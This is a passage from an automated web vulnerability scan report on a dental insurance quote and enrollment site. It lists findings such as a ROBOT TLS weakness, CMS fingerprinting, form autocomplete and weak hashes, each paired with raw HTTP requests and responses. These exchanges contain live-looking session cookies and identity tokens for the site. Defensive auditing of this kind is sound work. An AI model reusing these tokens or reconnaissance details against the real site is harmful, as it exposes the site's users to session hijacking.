Please refer to your vendor's documentation to check if the TLS_RSA version in use is vulnerable to ROBOT attack. If necessary please apply the required patch from the vendor to protect against this vulnerability.

Reference:

The ROBOT Attack
Return Of Bleichenbacher's Oracle Threat

Attack Request:

```
GET /shopping/delta/get-a-quote?issuerCode=DELTA HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache
Cookie: _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%
7CMCIDTS%7C18020%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1557506905%7C9%
7CMCAAMB-1557506905%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-
1556909305s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946;
_gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667;
SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6
kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEz
d3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+W
lcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cT
STPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQ
MTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;CustomCookie=WebInspect150
223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0
```

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:31 GMT
X-Frame-Options: SAMEORIGIN
Content-Type: text/html; charset=utf-8
Content-Length: 16213
Set-Cookie: connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%
2BKuC8szdYXEveWS00n0Ss5Z8QcRU; Path=/; HttpOnly; Secure
Set-Cookie: ADRUM_BT=R:0|g:b78a62c7-d7d6-4668-bb34-09c53533f36f61512|e:3|n:MOT_a5878d08-57da-4244-b352-
7b663d9a2a7d; Path=/; Expires=Thu, 09 May 2019 23:12:01 GMT; Secure
Via: 1.1 mot.deltadentalins.com
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Set-Cookie: mot-ddins=2208302090.64288.0000; path=/; Httponly; Secure
Set-Cookie:
TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18
eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216e
daa; Path=/

<!DOCTYPE html>
<html lang="en">
```

```
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <meta http-equiv="X-UA-Compatible" content="IE=edge" />
   <title>Get A Quote</title>

   <!-- Page-hiding snippet (recommended)  -->
   <style>.async-hide { opacity: 0 !important} </style>
   <script>(function(a,s,y,n,c,h,i,d,e){s.className+=' '+y;h.start=1*new Date;
      h.end=i=function(){s.className=s.className.replace(RegExp(' ?'+y),'')};
      (a[n]=a[n]||[]).hide=h;setTimeout(function(){i();h.end=null},c);h.timeout=c;
   })(window,document.documentElement,'async-hide','dataLayer',4000,
         {'GTM-NPRVDTC':true});</script>
   <!-- Modified Analytics tracking code with Optimize plugin -->
   <script type="text/javascript">
      (function(i, s, o, g, r, a, m) {
         i['GoogleAnalyticsObject'] = r;
         i[r] = i[r] || function() {
                  (i[r].q = i[r].q || []).push(arguments)
               }, i[r].l = 1 * new Date();
         a = s.createElement(o), m = s.getElementsByTagName(o)[0];
         a.async = 1;
         a.src = g;
         m.parentNode.insertBefore(a, m)
      })(window, document, 'script', '//www.google-analytics.com/analytics.js', 'ga');
      ga('create', 'UA-9398012-1', 'auto');
      ga('require', 'GTM-NPRVDTC', 'auto');
      var dnt= navigator.doNotTrack || window.doNotTrack || window.msDoNotTrack;
      ga('set', 'dimension9', dnt);
      ga('send', 'pageview');
   </script>

      <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?client=gme-
deltadentalofcalifornia&libraries=places"></script>
      <script type="text/javascript" src="/shopping/js/jquery-8101d596b2.js"></script>

   <script>window['adrum-start-time'] = new Date().getTime();</script>
   <script type="text/javascript" src="/shopping/js/html5shiv-40bd440d29.min.js" async></script>


      <link rel="stylesheet" type="text/css" href="/shopping/styles/style-67c2fc579a.css">


   <link rel="stylesheet" type="text/css" href="//cloud.typography.com/6549574/670548/css/fonts.css" />
</head>
<body>
<!-- MAIN CONTENT -->
         <header class="shopping-header-title">

                                    <a class="back-arrow-link" id="shoppingBack"
href="https://mot.deltadentalins.com/"><i class="icon  icon-back-arrow-shopping" aria-label="shopping back arrow icon"
><span class="visually-hidden">back to previous page</span></i>
<span class="visually-hidden">back to previous page</span></a>

                              <div class="main-content">
                                    <h1 class="shopping-header-content">
                                          Get a Quote
                                    </h1>
                              </div>
                              </header>


<main role="main" class="main-content container page-control get-a-quote">
  <div class="main-container-inner">
   <div class="top-heading-section">
      <div class="error-container global-margin">
      </div>
     <div class="summary grey-text">
      We need a little more information to give you a quote.
     </div>
   </div>
   <form id="get_a_quote" action="/shopping/delta/get-a-quote" method="post">
    <input type="hidden" id="jsEnabled" name="jsEnabled" value="false" />
       <label for="zip"   >What's your ZIP c
```

...TRUNCATED...

File Names: • https://mot.deltadentalins.com:443/shopping/delta/get-a-quote?issuerCode=DELTA

Informational **Content Management System Detection**

Summary:

WebInspect has detected the following Content Management System (CMS) on the target server:
Drupal 8

Reconnaissance is a necessary precursor to any successful attack against an application. Attackers can use fingerprinting probes to identify the CMS used by the target application.

Execution:

Confirm the presence of the detected CMS in your application.

Implication:

Third party applications that include content management systems with known vulnerabilities expand the attack surface available to the attacker. Deploying an unpatched or vulnerable version of a CMS can allow attackers to compromise the target by exploiting known vulnerabilities against the detected CMS.

Reconnaissance is a necessary precursor to any successful attack against an application. Attackers can use fingerprinting probes to identify the CMS used by the target application. This information can be used to:

- Devise attacks focused on exploiting known vulnerabilities reported against the detected CMS
- Test for default configuration properties that could lead to security weaknesses

Fix:

We recommend that you prevent fingerprinting of the deployed CMS. This can be achieved by:

- Removing meta info that reveal the name/version or help fingerprint the CMS from headers and feeds.
- Removing files like readme, license or version that reveal information about the CMS in use.
- Changing default names/configuration of subdirectories and links to known CMS files and vulnerable folders to prevent brute access to these resources.

Preventing attackers from fingerprinting the application is only the first step in securing the application. You must also keep the CMS up to date with the recommended patches and upgrade to the latest version of the available software. We recommend checking the detected CMS and its version in the National Vulnerability Database (NVD) to check for any known vulnerabilities and either upgrade or apply the necessary patches as directed by the vendor.

Reference:

Drupal 8
CVE Details

Attack Request:

GET /shopping/js/common-261666dd01.js HTTP/1.1
Accept: */*
Referer: https://mot.deltadentalins.com/shopping/delta/get-a-quote?issuerCode=DELTA
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache
Cookie: ADRUM_BT=R:0|g:b78a62c7-d7d6-4668-bb34-09c53533f36f61512|e:3|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%2BKuC8szdYXEveWS00n0Ss5Z8QcRU; mot-ddins=2208302090.64288.0000; TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216edaa; _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%7CMCIDTS%7C18020%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1557506905%7C9%7CMCAAMB-1557506905%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-1556909305s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946; _gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667; SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEzd3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+WlcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cT

STPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQ
MTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;CustomCookie=WebInspect150
223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:36 GMT
X-Frame-Options: SAMEORIGIN
Last-Modified: Thu, 18 Apr 2019 21:24:59 GMT
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Cache-Control: max-age=86400, public
Content-Length: 3469
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/javascript
Set-Cookie:
TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18
eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216e
daa; Path=/

"use strict";"remove"in Element.prototype||(Element.prototype.remove=function()
{this.parentNode&&this.parentNode.removeChild(this)});var common={default_error_message:"Sorry, we're having technical
issues. Please try again later.",init:function(){var e;$("body").on("click",".tooltip-link",common.showToolTip),$("body").on
("click",".tooltip-popup a, .tooltip-overlay",common.hideTooltip),$("body").on("click",".header-menu-button, .header-menu-
overlay",common.headerMenu),$("#shoppingBack").click(common.enableGABackButton),$("header button").click(function(e)
{e.preventDefault(),window.history.go(-1)}),$(window).resize(function(){clearTimeout(e),e=setTimeout
(common.doneResizing,100)})},isURLReject:function(e,t){if(!e)return!1;if("object"==typeof e&&
(e=e.responseText),e&&"string"==typeof e&&-1!==e.indexOf("Request Rejected")){var o=e.match(/\d+/g);return o&&ga
("send",{hitType:"event",eventCategory:"Errors",eventAction:"URL Rejects",eventLabel:"URLiD{"+o.toString()+"}, AppID
{"+t+"}"}),!0}return!1},showDefaultError:function(){return $(".error-container").append('<label class="error ajax-
error">'+common.default_error_message+"</label>"),$(window).scrollTop(0),!1},getAge:function(e,t,o){var n,r,a=new Date
(PI.dateFromISO(e+"-"+t+"-"+o)),i=new Date,l=new Date(PI.localDate(a)),d=PI.localDate(a);return l.setFullYear
(i.getFullYear()),PI.validDate(d)?(i<l?(r=l,(n=new Date(l)).setFullYear(i.getFullYear()-1)):((r=new Date(l)).setFullYear
(i.getFullYear()+1),n=l),n.getFullYear()-d.getFullYear()+(i-n)/(r-n)):NaN},showToolTip:function(e){e.preventDefault();var
t=$(e.currentTarget),o=$(e.currentTarget).nextAll(".tooltip-popup").first(),n=$(e.currentTarget).position
(),r=$(e.currentTarget).children("i").outerWidth(),a=n.left-o.outerWidth()/2+r/2,i=n.top,l=o.outerHeight();o.attr
("tabindex","0"),0===$(".tooltip-overlay").length&&$("body").append(' '),$(".tooltip-
popup").addClass("hidden"),$(".tooltip-link").removeClass("open"),t.addClass("open"),o.removeClass
("hidden"),$(window).width()<=400||a<=16?o.css(
{left:"1rem",top:i-l+"px"}):o.css({left:a+"px",top:i-l+"px"}),o.get(0).focus()},hideTooltip:function(e){e.preventDefault
(),$(".tooltip-popup").addClass("hidden"),$(".tooltip-link").removeClass("open"),$(".tooltip-overlay").remove
()},headerMenu:function(){$(".header-menu-dropdown").slideToggle(200),$(".header-menu-button, .header-menu-
overlay").toggleClass("open"),$("body").toggleClass("fixed")},doneResizing:function(){940<=$(window).width()&&$(".header-
menu-dropdown").removeAttr("style")},enableGABackButton:function(){var e={hitType:"event",eventCategory:"Clicks on Back
Button",eventAction:"Page Url = "+window.location,eventLabel:$("#issuerCode").val()+":"+$("#planState").val()};return ga
("send",e)},sendVirtualPageViews:function(e){var t=e.data,o=e.target.id,n=$.validator.format(t.pageView,o);ga("send",
{hitType:"pageview",page:n})},moveCursorToNextInputField:function(e){var t=e.target.id,o=e.target.value;if(!
(o&&o.length<2||-1===t.indexOf("month")&&-1===t.indexOf("day")&&"expMo"!==t||2!==o.length)){var n=$(this).nextAll
("input").first();n.focus(),n.select()}},autoCorrectDateFields:function(e){var t=e.keyCode?
e.keyCode:e.which,o=event.target.id,n=event.target.value;e.shiftKey||9!==t||!n||1!==n.length||-1===o.indexOf("month")
&&-1===o.indexOf("day")&&"expMo"!==o||n&&1===n.length&&$("#"+o).val
("0"+n)},removeLastDirectoryPartOfURL:function(e){var t=e.split("/");return t.pop(),t.join("/")}};common.init();

File Names:

- https://mot.deltadentalins.com:443/shopping/js/common-261666dd01.js

Best Practice

Privacy Violation: Autocomplete

Summary:

Most recent browsers have features that will save form field content entered by users and then automatically complete form entry the next time the fields are encountered. This feature is enabled by default and could leak sensitive information since it is stored on the hard drive of the user. The risk of this issue is greatly increased if users are accessing the application from a shared environment. Recommendations include setting autocomplete to "off" on all your forms.

Reference:

Microsoft:
Autocomplete Security

Attack Request:

```
GET /shopping/delta/get-a-quote?issuerCode=DELTA HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache
Cookie: _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%
7CMCIDTS%7C18020%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1557506905%7C9%
7CMCAAMB-1557506905%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-
1556909305s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946;
_gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667;
SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6
kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEz
d3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+W
lcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cT
STPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQ
MTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;CustomCookie=WebInspect150
223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0
```

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:11:31 GMT
X-Frame-Options: SAMEORIGIN
Content-Type: text/html; charset=utf-8
Content-Length: 16213
Set-Cookie: connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%
2BKuC8szdYXEveWS00n0Ss5Z8QcRU; Path=/; HttpOnly; Secure
Set-Cookie: ADRUM_BT=R:0|g:b78a62c7-d7d6-4668-bb34-09c53533f36f61512|e:3|n:MOT_a5878d08-57da-4244-b352-
7b663d9a2a7d; Path=/; Expires=Thu, 09 May 2019 23:12:01 GMT; Secure
Via: 1.1 mot.deltadentalins.com
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Set-Cookie: mot-ddins=2208302090.64288.0000; path=/; Httponly; Secure
Set-Cookie:
TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18
eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216e
daa; Path=/

...TRUNCATED...="zip"   >What's your ZIP code?</label>
        <input id="zip"  class="form-input quote_address_zip zip"  type="text" name="zip"  placeholder="ZIP code"      />

        <div class="inline-error-con...TRUNCATED...  class="hidden"   >Month</label>
            <input id="app0_dob_month"  class="form-input month min_applicant_age"  type="text"
name="app0_dob_month"  placeholder="mm"      maxlength = "2"
                />

            <label for="app0y"  class="hidden"   >day</label>
            <input id="app0_dob_day"  class="form-input day min_applicant_age"  type="text" name="app0_dob_day"
placeholder="dd"      maxlength = "2"
                />

            <label for="app0"  class="hidden"   >Year</label>
            <input id="app0_dob_year"  class="form-input year min_applicant_age"  type="text" name="app0_dob_year"
placeholder="yyyy"      maxlength = "4"
                />


          </field...TRUNCATED... how many people need coverage?</label>
        <input id="noofcovered"  class="form-input quote_add_people noofcovered"  type="text" name="noofcovered"
value="1"     />
```

<button id="minusButton" t...TRUNCATED...

File Names:

- https://mot.deltadentalins.com:443/shopping/delta/get-a-quote?issuerCode=DELTA
- https://mot.deltadentalins.com:443/enroll/delta/payment
- https://mot.deltadentalins.com:443/enroll/delta/dependents

Best Practice

Weak Cryptographic Hash

Summary:

A string of hexadecimal digits matching the length of a cryptographic hash from the MD family was detected. Cryptographic hashes are often used to protect passwords, session information, and other sensitive data. There are multiple hashing algorithms in the MD family. By far the most commonly used algorithm is MD5, though MD4 and MD2 are still used with various public key and digital certificate systems. There are known attacks against MD5, MD4, and MD2. These hashes are also susceptible to Rainbow table attacks unless the input is properly salted. As such the MD family of cryptographic hashing functions should not be considered secure and should only be used in certain situations.

Implication:

Hashes produced by the MD family should only be used for short-lived uses where the hash and/or hashed data is not highly security sensitive, or for uses where uniqueness is not a critical requirement. MD Hashes should not be used for any type of long term application such as verifying the integrity of a file or for password storage.

Fix:

For Development:
The application should only use cryptographically secure hashing algorithms, such as SHA-224, SHA-256, SHA-384, or SHA-512. Hashes representing sensitive data should be salted to reduce the effectiveness of rainbow tables.

For Security Operations:
Implement a security policy that precludes the use of MD5, MD4, or MD2 for cryptographic functionality.

For QA:
Make sure that the application is not relying on MD5, MD4, or MD2 for cryptographic functionality.

Reference:

MD5
http://en.wikipedia.org/wiki/MD5
Cryptographic Salting
http://en.wikipedia.org/wiki/Salt_%28cryptography%29

Attack Request:

GET /enroll/delta/application HTTP/1.1
Accept: */*
Referer: https://mot.deltadentalins.com/enroll/delta/receipt
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache

Cookie: connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%2BKuC8szdYXEveWS00n0Ss5Z8QcRU; mot-ddins=2208302090.64288.0000; TS01d1e64c=01729bd69835e77b68443cf18958d0820127a7d683cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc50189472c8bb9ac753a707d15809166af6f842d71e0f2b5ef9dbd910e0a52fea4bd2aaf1576639552745cfe1638ec7ecdc339b; TS0132dfbe=01729bd69836678e8821f6c01504fed15d08b71c8c93bef1b4a9545cbabb5529fb3e83db61394fde7897d8983d57140ec711cac03d; QSI_HistorySession=https%3A%2F%2Fmot.deltadentalins.com%2Fshopping%2Fdelta%2Fget-a-quote%3FissuerCode%3DDELTA~1557443505891%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fshopping%2Fdelta%2Fplan-options%3FissuerCode%3DDELTA~1557443690324%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fshopping%2Fdelta%2Fplan-options%2F9801679%3FissuerCode%3DDELTA~1557443696664%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Fpersonal-info~1557443714945%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Fdependents~1557443775200%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Fpayment~1557443802073%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Freview~1557443844464%7Chttps%3A%2F%2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Freceipt~1557443865915; ADRUM_BT=R:50|g:c5af597e-4d30-425f-97be-314cfd6e70c968577|i:2050|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; TS018e8e3c=01729bd698f18d06a1bca7308dfe9f8e2e17614fe8a1d5048ec83719fe3f0c589c6e2c3e902644c6155bf230bf7ab02e6b05716b98c2d92502bbad02275aecaf5e7ffc4320; ADRUM=s=1557443873143&r=https%3A%2F%

2Fmot.deltadentalins.com%2Fenroll%2Fdelta%2Freceipt%3F0; AMCVS_E9D70FA75B3A18E80A495C49%40AdobeOrg=1; s_cc=true; s_sq=deltadentalcaddinsstage%3D%2526c.%2526a.%2526activitymap.%2526page%253Dhttps%25253A%25252F%25252Fmot.deltadentalins.com%25252Fenroll%25252Fdelta%25252Freceipt%2526link%253DSave%252520completed%252520application%2526region%253DprintCompleteApp%2526.activitymap%2526.a%2526.c%2526pid%253Dhttps%25253A%25252F%25252Fmot.deltadentalins.com%25252Fenroll%25252Fdelta%25252Freceipt%2526oid%253Dhttps%25253A%2525
2F%25252Fmot.deltadentalins.com%25252Fenroll%25252Fdelta%25252Fapplication%2526ot%253DA%2526oi%253D261; _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%7CMCIDTS%7C18026%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1558048484%7C9%7CMCAAMB-1558048484%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-1557450884s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946; _gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667;
SMIDENTITY=NMd2moKyvM36bzAeP6Vj0R4nYtu5BzCiKgC61EDjUJ3LKobQkV/jiCr3khU0KFbx/bPtR+IscUpzI2OtpQuNz/6ydg3a6kLI3SttT7aU6oQe+6Y/1oMukod4Lg/n8PqmtTouZY5Ym889lheBaHN6TTIXlJ4qnKiuSwAwY4lCjoBW0wucFFj1OaznxvdHNoB3/dEzd3T+0mbHfV4Wpd1UzgV//aDiX7lMdKKZ9CozL4iNGQNhWigwmqxgp9xuOAkHPl/bAloS+Q/gCq/JjmY7CTGffM7xhEhg+oX1Su+WlcrC40ok1GJJD1j76Q8jlbgjLNWAHzy1ikD4LpLv9aqeTX1984iXG19oPtWK+/fImH32U4WqNy0uKZ36lNn7gHOTNJntmTiDC3wq1cTSTPBfQrL2n6ahRMiHjHxBrWvl/HmMfQeq4I4Ot5dGG95GErkZE44s8kETtBOyM6dRaSbXFWGsVB3KMN+ud4bGx2SwYlHjerJG7zLQMTA1zvcFv59YO5/GYAzEYPCCirEVNd7t9qCHaBvDVo091cHIMcBbcPQh5i8GZaVuq46uI+RsCZ12;
_gid=GA1.2.1350598247.1557443497;
_gat=1;CustomCookie=WebInspect150223ZXE000CE7833EE4CBCB1B0690CD295CDC0YBFD0

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 09 May 2019 23:17:54 GMT
X-Frame-Options: SAMEORIGIN
Content-Type: application/pdf
Content-Disposition: attachment; filename=application11052666.pdf
Content-Length: 190658
Set-Cookie: ADRUM_BT=R:51|g:c5af597e-4d30-425f-97be-314cfd6e70c968579|i:2050|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; Path=/; Expires=Thu, 09 May 2019 23:18:24 GMT; Secure
Via: 1.1 mot.deltadentalins.com
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Set-Cookie:
TS018e8e3c=01729bd69878874a2163439bf5cc11893596e8a0eba1d5048ec83719fe3f0c589c6e2c3e90ed2246eabdd4113a768cbdb233389bd5a7c25308810f002eaa3f44fc474147c4; Path=/

...TRUNCATED...
0000178835 00000 n
trailer
<</Root 549 0 R/ID [<556976a1fc7b2a172568f7d2c2f4cab5><09abf2930cb014afd774bac1c0bbd802>]/Encrypt 574 0 R/Info 1 0 R/Size 575>>
%iText-5....TRUNCATED...

File Names:

- https://mot.deltadentalins.com:443/enroll/delta/application
- https://mot.deltadentalins.com:443/enroll/js/mot-adrum-05508bc7fe.js
- https://mot.deltadentalins.com:443/shopping/js/mot-adrum-05508bc7fe.js

Best Practice

Weak Cryptographic Hash

Summary:

A string of hexadecmial digits matching the length of a cryptographic SHA-0 or SHA-1 hash was detected. Cryptographic hashes are often used to protect passwords, session information, and other sensitive data. There are known attacks against SHA-0 and SHA-1. While not broken, SHA-0 and SHA-1 are considered weak. Various organizations, such as NIST in the United States, no longer recommend SHA-0 or SHA-1 and these algorithms should only be used in certain situations.

Implication:

The SHA-0 and SHA-1 cryptographic hashing functions are considered weak. You should consider upgrading to a strong hash unless the hash is used for short-lived uses, where the hash and/or hashed data is not highly security sensitive, or for uses where uniqueness is not a critical requirement.

Fix:

For Development:
Consider upgrading to a secure hashing algorithms, such as SHA-224, SHA-256, SHA-384, or SHA-512. Hashes representing sensitive data that is stored for long periods of time should be salted to reduce the effectiveness of rainbow tables.

For Security Operations:
Implement a security policy that precludes the use of SHA-0 and SHA-1 for cryptographic functionality.

For QA:
Make sure that the application is not relying on SHA-0 and SHA-1 for cryptographic functionality.

Reference:

SHA Hash Functions
http://en.wikipedia.org/wiki/SHA_hash_functions
New Cryptoanalytic Results Against SHA-1
http://www.schneier.com/blog/archives/2005/08/new_cryptanalyt.html
NIST Approved Secure Hashing Algorithms
http://csrc.nist.gov/groups/ST/toolkit/secure_hashing.html
Cryptographic Salting
http://en.wikipedia.org/wiki/Salt_%28cryptography%29

Attack Request:

GET /shopping/js/mot-adrum-05508bc7fe.js HTTP/1.1
Accept: */*
Referer: https://mot.deltadentalins.com/shopping/delta/get-a-quote?issuerCode=DELTA
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: mot.deltadentalins.com
Connection: Keep-Alive
Pragma: no-cache
Cookie: ADRUM_BT=R:0|g:b78a62c7-d7d6-4668-bb34-09c53533f36f61512|e:3|n:MOT_a5878d08-57da-4244-b352-7b663d9a2a7d; connect.sid=s%3AQj07zHHlNW7qZLhKVn8xZncNDTskJKZ4.WAMZlVPlJuIhRRT%2BKuC8szdYXEveWS00n0Ss5Z8QcRU; mot-ddins=2208302090.64288.0000;
TS01d1e64c=01729bd698c5a6bf1b29950c9b78bf5cb3c6e1bb22cbcefad7aa65e3d3cea85a1e7a56718da2a42d0da9319233db18eea5bc501894a9470297f64a06278b4fabb570bc78bd73496a5e670ae1859aa96c4ca4908d2cfe4100b7f68e3128a66ca0066216edaa; _ga=GA1.2.1222917316.1517435630; AMCV_E9D70FA75B3A18E80A495C49%40AdobeOrg=1994364360%7CMCIDTS%7C18020%7CMCMID%7C22137510049759883710112622098244936722%7CMCAAMLH-1557506905%7C9%7CMCAAMB-1557506905%7CRKhpRz8krg2tLO6pguXWp5olkAcUniQYPHaMWWgdJ3xzPWQmdj0y%7CMCOPTOUT-1556909305s%7CNONE%7CvVersion%7C3.4.0%7CMCAID%7CNONE%7CMCSYNCSOP%7C411-17946; _gcl_au=1.1.404074092.1552323525; _fbp=fb.1.1552323526191.52071667;
